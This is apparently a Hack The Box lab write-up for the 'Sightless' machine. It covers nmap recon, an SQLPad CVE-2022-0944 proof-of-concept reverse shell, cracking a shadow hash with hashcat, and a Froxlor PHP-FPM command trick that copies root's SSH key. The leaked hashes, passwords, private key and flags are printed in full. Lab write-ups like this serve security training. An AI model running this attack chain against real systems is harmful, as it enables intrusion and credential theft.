Recon
Nmap
The first thing that I do is run nmap scan that show this results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~/htb/machine/sightless]
└─$ cat nmap
# Nmap 7.94SVN scan initiated Mon Oct 28 04:58:50 2024 as: nmap -sV -sC --min-rate=1000 -p- -o nmap 10.10.11.32
Nmap scan report for 10.10.11.32
Host is up (0.23s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=10/28%Time=671F52A6%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A0,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\.10\.11\.32\]\r\n500\x20Invalid\x20command:\x2
SF:0try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\
SF:x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 28 05:01:22 2024 -- 1 IP address (1 host up) scanned in 152.00 seconds
From the nmap results, we can see that there is port 80 which is a web service that running on the server and on port 22 is SSH and port 21 is FTP.
Website - TCP 80
First of all, we can add the IP to our /etc/host folder as sightless.htb
1
2
0xStarlight@kali$ sudo nano /etc/host
10.10.11.32 sightless.htb
Take a look in the website, i can find a subdomain of sightless.htb is sqlpad.sightless.htb
1
2
0xStarlight@kali$ sudo nano /etc/host
10.10.11.32 sqlpad.sightless.htb
Find some informations about sqlpad.sightless.htb website, it shows that the version of sqlpad is 6.10.0
Exploit
Cracking CVE-2022-0944
Now search some information about sqlpad version 6.10.0, i find a poc in a github repo CVE-2022-0944
Download it and run the exploit script
1
2
python exploit.py http://sqlpad.sightless.htb 10.10.14.8 4444
nc -nvlp 4444
I have a root reverse shell, is it done. =))
It just a root reverse shell of a docker container, check some information about the docker container.
First, i read /etc/passwd and etc/shadow, and this have hash of password of michael user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
Copy this hash and using hashcat to find the password of michael
1
2
hashcat -m 1800 -a 0 hash ~/rockyou.txt
$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:insaneclownposse
Now, SSH with credentials michael and password insaneclownposse, we can take the user flag
User flag: 93a4faf6c3675fc9104f4ab2a4facaaf
Privilege Escalation
Linpeas
To start, i upload linpeas.sh and run. Read the report, we will see some special folders in /opt directory including google, this is a chrome debug file so we run chrome debug in this folder and SSH port forwarding
1
ssh -L 40263:127.0.0.1:40263 -L 8080:127.0.0.1:8080 -L 33060:127.0.0.1:33060 michael@10.10.11.32
Use devtools in chrome open chrome://inspect/#devices in Google Chrome and add 127.0.0.1:40263 and inspect :


Now we have credentials for Froxlor login in port 8080 with user admin and password ForlorfroxAdmin
The Froxlor allow you to execute cmd with the permissions of user. Add shell commands to PHP-FPM versions, this shell will execute when PHP-FPM restart:
1
cp /root/.ssh/id_rsa /tmp/id_rsa
After that, go to settings, to PHP-FPM disable and enable to execute the command
1
2
3
4
5
michael@sightless:/tmp$ ls
Crashpad                                                                      systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-systemd-logind.service-ld40RM
id_rsa                                                                        systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-systemd-resolved.service-YZpT2I
systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-apache2.service-mdHAPw       systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-systemd-timesyncd.service-coRIyn
systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-ModemManager.service-FFWiMK  vmware-root_784-2966103535
But permissions are not guaranteed for reading, so we need to execute chmod for this file
1
chmod 644 /tmp/id_rsa
After run chmod, the permissions of id_rsa are changed
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
michael@sightless:/tmp$ ls -la
total 68
drwxrwxrwt 16 root root 4096 Oct 28 15:50 .
drwxr-xr-x 18 root root 4096 Sep  3 08:20 ..
drwx------  6 john john 4096 Oct 28 15:19 Crashpad
drwxrwxrwt  2 root root 4096 Oct 28 15:17 .font-unix
drwxrwxrwt  2 root root 4096 Oct 28 15:17 .ICE-unix
-rw-r--r--  1 root root 3381 Oct 28 15:45 id_rsa
drwx------  3 john john 4096 Oct 28 15:19 .org.chromium.Chromium.CnWiU5
drwx------  2 john john 4096 Oct 28 15:19 .org.chromium.Chromium.qY7jSQ
drwx------  3 root root 4096 Oct 28 15:17 systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-apache2.service-mdHAPw
drwx------  3 root root 4096 Oct 28 15:17 systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-ModemManager.service-FFWiMK
drwx------  3 root root 4096 Oct 28 15:17 systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-systemd-logind.service-ld40RM
drwx------  3 root root 4096 Oct 28 15:17 systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-systemd-resolved.service-YZpT2I
drwx------  3 root root 4096 Oct 28 15:17 systemd-private-5fd37ac3a54d4175aa5c6a023a1d4967-systemd-timesyncd.service-coRIyn
drwxrwxrwt  2 root root 4096 Oct 28 15:17 .Test-unix
drwx------  2 root root 4096 Oct 28 15:17 vmware-root_784-2966103535
drwxrwxrwt  2 root root 4096 Oct 28 15:17 .X11-unix
drwxrwxrwt  2 root root 4096 Oct 28 15:17 .XIM-unix
Read private key and use it to SSH with root user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Connect and WE ARE ROOT !!
Root flag: 481222e5eef0cddca87bad64d9c9b602
Box Rooted
If you find my articles interesting, you can buy me a coffee